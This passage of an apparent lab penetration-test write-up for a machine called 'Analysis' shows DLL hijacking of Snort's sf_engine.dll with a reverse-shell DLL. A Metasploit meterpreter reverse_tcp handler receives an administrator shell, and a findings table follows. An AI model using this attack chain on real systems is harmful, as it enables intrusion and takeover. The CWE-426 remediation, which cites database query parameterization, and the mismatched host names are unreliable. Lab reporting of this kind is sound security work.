
```
###################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort - Dynamic Modules
###################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

# path to dynamic rules libraries
# dynamicdetection directory C:\Snort\lib\snort_dynamicrules

###################################################
# Step #5: Configure preprocessors
# For more information, see the Snort Manual, Configuring Snort - Preprocessors
###################################################
```

Afterward, let's upload the reverse shell .dll file and rename it to 'sf_engine.dll' so that the program will call our reverse shell.



```
C:\Snort\lib\snort_dynamicpreprocessor>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num◆ro de s◆rie du volume est 0071-E237

 R◆pertoire de C:\Snort\lib\snort_dynamicpreprocessor

23/01/2024  04:53    <DIR>          .
23/01/2024  04:53    <DIR>          ..
23/01/2024  04:52                 0 a.pcap
24/05/2022  05:46           207◆872 sf_dce2.dll
24/05/2022  05:46            33◆792 sf_dnp3.dll
24/05/2022  05:46            22◆528 sf_dns.dll
23/01/2024  03:51           267◆264 sf_engine.dll
24/05/2022  05:46           108◆032 sf_ftptelnet.dll
24/05/2022  05:46            47◆616 sf_gtp.dll
24/05/2022  05:47            59◆392 sf_imap.dll
24/05/2022  05:47            23◆552 sf_modbus.dll
24/05/2022  05:47            58◆368 sf_pop.dll
24/05/2022  05:47            52◆736 sf_reputation.dll
24/05/2022  05:47            37◆888 sf_sdf.dll
24/05/2022  05:47            52◆224 sf_sip.dll
24/05/2022  05:47            78◆848 sf_smtp.dll
24/05/2022  05:47            22◆016 sf_ssh.dll
24/05/2022  05:47            32◆256 sf_ssl.dll
23/01/2024  05:14             9◆216 tcapi.dll
              17 fichier(s)        1◆113◆600 octets
               2 R◆p(s)   3◆438◆194◆688 octets libres
```

We start the multi/handler



```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
                                        ss, none)
   LHOST     10.10.14.83      yes       The listen address (an interface may be specifie
                                        d)
   LPORT     9001             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.83:9001
[*] Sending stage (201798 bytes) to 10.10.11.250
[*] Meterpreter session 1 opened (10.10.14.83:9001 -> 10.10.11.250:50856) at 2024-05-03 19:03:22 +0300

meterpreter > shell
Process 15980 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
analysis\administrateur
```

We got shell as the administrator!

Technical Findings Details

1. LDAP Injection - Medium

CWE	CWE-90
CVSS 3.1 Score	6.5
Description (Incl. Root Cause)	This weakness describes a case where software does not properly validate external input before using it to construct LDAP queries. As a result, an attacker might be able to inject and execute arbitrary LDAP commands within the directory server. In our case we were able to bruteforce the description attribute in order to gain password for the “technician” account
Security Impact	Depending on the vulnerable application and its functionality, an attacker might be able to gain access to potentially sensitive information, modify or delete data and elevate privileges within the application. In a worst-case scenario this weakness could lead to full system compromise.
Affected Host(s)	Internal.analytics.htb
Remediation	Protection against LDAP injections requires accurate coding and secure server configuration. Front-end applications should perform input validation and restrict all potentially malicious symbols. Developers can use regular expressions to validate untrusted input. The following regular expression can limit the scope of potential attacks by allowing only numbers and letters: /[^0-9a-z]/i Perform filtration of outgoing data as additional level of security. Do not output information that is not related to application’s functionality. Implement correct access control on data within the LDAP directory, set appropriate permissions on user objects and disable anonymous access to directory objects.
External References	https://www.immuniweb.com/vulnerability/ldap-injection.html https://cwe.mitre.org/data/definitions/90.html

2. Unrestricted Upload of File with Dangerous Type - Medium

CWE	CWE-434
CVSS 3.1 Score	6.6
Description (Incl. Root Cause)	The product allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment. Used in vulnerability databases and elsewhere, but it is insufficiently precise. The phrase could be interpreted as the lack of restrictions on the size or number of uploaded files, which is a resource consumption issue.
Security Impact	The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, and simple defacement. It depends on what the application does with the uploaded file and especially where it is stored. Here is the list of attacks that the attacker might do: • Compromise the web server by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, and exploit the local vulnerabilities, and so forth. • Put a phishing page into the website. • Put a permanent XSS into the website. • Bypass cross-origin resource sharing (CORS) policy and exfiltrate potentially sensitive data. • Upload a file using malicious path or name which overwrites critical file or personal data that other users access. For example; the attacker might replace the `.htaccess` file to allow him/her to execute specific scripts.
Affected Host(s)	• Internal.analysis.htb
Remediation	Never accept a filename and its extension directly without having a white-list filter. • If there is no need to have Unicode characters, it is highly recommended to only accept alpha-numeric characters and only one dot as an input for the file name and the extension. • Limit the file size to a maximum value in order to prevent denial of service attacks. • Uploaded directory should not have any "execute" permission. • Don't rely on client-side validation only.
External References	https://cwe.mitre.org/data/definitions/434.html

3. Unrestricted Search Paths - High

CWE	CWE-426
CVSS 3.1 Score	8.5
Description (Incl. Root Cause)	This CWE describes scenarios where an application uses an untrusted search path to find a resource such as a DLL, leading to unintended or malicious code execution. DLL hijacking occurs when an attacker places a malicious DLL in a location where it is likely to be loaded by a vulnerable application, exploiting the application's search path vulnerability.
Security Impact	This might allow attackers to execute their own programs, access unauthorized data files,escalate privileges if the DLL file is executed with administrative rights, or modify configuration in unexpected ways. If the product uses a search path to locate critical resources such as programs, then an attacker could modify that search path to point to a malicious program, which the targeted product would then execute. The problem extends to any type of critical resource that the product trusts. Some of the most common variants of untrusted search path are: Microsoft-based systems, the PATH environment variable is consulted to locate a DLL, if the DLL is not found in other paths that appear earlier in the search order.
Affected Host(s)	DC-ANALYSIS
Remediation	Where possible, use parameterized queries to ensure that database interactions cannot be contaminated. Also, escape all user supplied input/utilize a whitelist of approved characters to validate all input that is passed to the database.
External References	https://cwe.mitre.org/data/definitions/426.html